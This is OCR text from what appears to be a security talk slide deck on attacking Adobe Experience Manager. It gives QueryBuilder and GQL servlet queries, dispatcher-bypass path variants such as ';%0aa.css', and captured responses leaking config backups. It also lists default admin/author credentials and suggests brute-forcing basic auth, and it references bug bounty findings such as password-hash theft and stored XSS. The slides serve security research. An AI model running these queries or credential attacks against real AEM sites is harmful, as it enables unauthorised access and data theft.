
Raw Headers Hex XML

```
Content-Type: application/atom+xml;charset=utf-8
Date: Sat, 09 Jun 2018 16:51:42 GMT
Connection: close
Vary: Accept-Encoding
Set-Cookie: renderid=rend02; path=/;
Set-Cookie: [redacted]=14b5a3d92b47f0693e38e374b395d8e0135586ccf746cca48728
fd35fef341b94f99654f;path=/;secure;httponly

<feed xmlns="http://www.w3.org/2005/Atom"
xmlns:os="http://a9.com/-/spec/opensearch/1.1/"><title type="text">CQ
Feed</title><id>https://[redacted]com:25078/bin/querybuilder.feed.servl
et;%0aa.css?type=nt:file&amp;nodename=*.zip</id><link
href="https://[redacted]com:25078/bin/querybuilder.feed.servlet;%250aa.
css?type=nt:file&amp;nodename=*.zip" rel="self"
/><updated>2018-06-09T16:51:41.897Z</updated><os:itemsPerPage>10</os:itemsPerPage>
<os:totalResults>10</os:totalResults><os:startIndex>0</os:startIndex><entry><title
 type="html">[redacted]-min-configs-public-4.1.0.zip</title><link
href="https://[redacted].com:25078/etc/clientlibs/[redacted]/component/Config_
backup_for_all_env/Prod/[redacted]-min-configs-public-4.1.0.zip.html"
/><id>https://[redacted].com:25078/etc/clientlibs/[redacted]/component/Config_
backup_for_all_env/Prod/[redacted]-min-configs-public-4.1.0.zip</id><published>2016-10-0
7T21:24:27.256Z</published></entry><entry><title
type="html">[redacted]-min-configs-author-4.1.0 (1).zip</title><link
href="https://[redacted].com:25078/etc/clientlibs/[redacted]/component/Config_
backup_for_all_env/Prod/[redacted]-min-configs-author-4.1.0%20(1).zip.html"
/><id>https://[redacted].com:25078/etc/clientlibs/[redacted]/component/Config_
```

Examples of useful searches

path=/home&p.hits=full&p.limit=-1


P1 submission for private BB – grab AEM users hashed passwords



Examples of useful searches

hasPermission=jcr:write&path=/content

P2 submission for Twitter BB – Persistent XSS with CSP bypass




Root cause:

- **/content/usergenerated/etc/commerce/smartlists** was writable for anon user
- POST servlet was accessible for anon user


Examples of useful searches

p.hits=selective&p.properties=jcr%3alastModifiedBy&property=jcr%3alastModifiedBy&property.operation=unequals&property.value=admin&type=nt%3abase&p.limit=1000




Examples of useful searches

path=/etc&path.flat=true&p.nodedepth=0 ≅ /etc.childrenlist.json



{"success":true,"results":7,"total":7,"more":false,"offset":0,"hits":[{"path":"/etc/cloudsettings","excerpt":"","name":"cloudsettings","title":"Cloud Settings","created":"2016-01-13 09:37:04"},{"path":"/etc/tags","excerpt":"commercial-vehicle","name":"tags","title":"tags"},
{"path":"/etc/designs","excerpt":"bootstrap-flatly Theme","name":"designs","title":"Designs","created":"2016-01-13 09:36:49"},{"path":"/etc/dtm-hook","excerpt":"","name":"dtm-hook","title":"dtm-hook"},{"path":"/etc/clientcontext","excerpt":"Gender","name":"clientcontext","title":"Client Context Configurations","created":"2016-01-13 09:37:19"},{"path":"/etc/segmentation","excerpt":"","name":"segmentation","title":"Segmentation","created":"2016-01-13 09:37:20"},{"path":"/etc/clientlibs","excerpt":"","name":"clientlibs","title":"clientlibs","created":"2016-01-13 09:36:57"}]}

path=/etc/cloudsettings&p.hits=full&p.nodedepth=-1 ≅ /etc/cloudsettings.-1.json



{"success":true,"results":10,"total":31,"more":false,"offset":0,"hits":
[{"jcr:path":"/etc/cloudsettings/default","jcr:primaryType":"nt:unstructured","jcr:mixinTypes":
["mix:lastModified","sling:HierarchyNode"],"jcr:createdBy":"admin","jcr:title":"default","jcr:lastModifiedBy":"admin","jcr:created":"Wed Jan 13 2016 09:37:04 GMT-0500","delegatePath":"granite/cloudsettings/content/overview/container","jcr:lastModified":"Fri Feb 21 2014 07:11:39 GMT-0500","sling:resourceType":"granite/cloudsettings/components/delegatepage","contexthub":
{"jcr:primaryType":"sling:OrderedFolder","jcr:createdBy":"admin","jcr:title":"ContextHub Configuration","jcr:created":"Wed Jan 13 2016 09:37:04 GMT-0500","debug":false,"sling:resourceType":"/libs/granite/contexthub/cloudsettings/components/baseconfiguration","geolocation":
{"jcr:primaryType":"nt:unstructured","jcr:title":"Geolocation","enabled":true,"required":true,"configjson":"{\r\n   \"geocoder\": {\r\n

GQLSearchServlet

- GQL is a simple fulltext query language, similar to Lucene or Google queries
  - https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/reference-materials/javadoc/index.html?org/apache/jackrabbit/commons/query/GQL.html
- We can get Node names (not Props)
  - but we can use blind binary search for Props

GQLSearchServlet

/bin/wcm/search/gql.servlet.json


///bin///wcm/search/gql.servlet.json
///bin///wcm/search/gql.json
///bin///wcm/search/gql.json/a.1.json
///bin///wcm/search/gql.json;%0aa.css
///bin///wcm/search/gql.json/a.css
///bin///wcm/search/gql.json/a.ico
///bin///wcm/search/gql.json/a.png
///bin///wcm/search/gql.json/a.html

GQLSearchServlet – examples of searches


query=path:/etc%20type:base%20limit:..-1&pathPrefix=

≈

/etc.ext.infinity.json



Enum users & brute creds




Enum users

- DefaultGetServlet or QueryBuilderJsonServlet
- Default users
  - admin
  - author
  - …

Enum users

- DefaultGetServlet or QueryBuilderJsonServlet
- Default users
  - admin
  - author
  - …



King of AEM

Default password – **admin**

Enum users


- DefaultGetServlet or QueryBuilderJsonServlet
- Default users
  - admin
  - author
  - …

Has jcr:write for /content

Default password – **author**

Brute creds

- AEM supports basic auth, no bruteforce protection!
- LoginStatusServlet – **/system/sling/loginstatus.json**



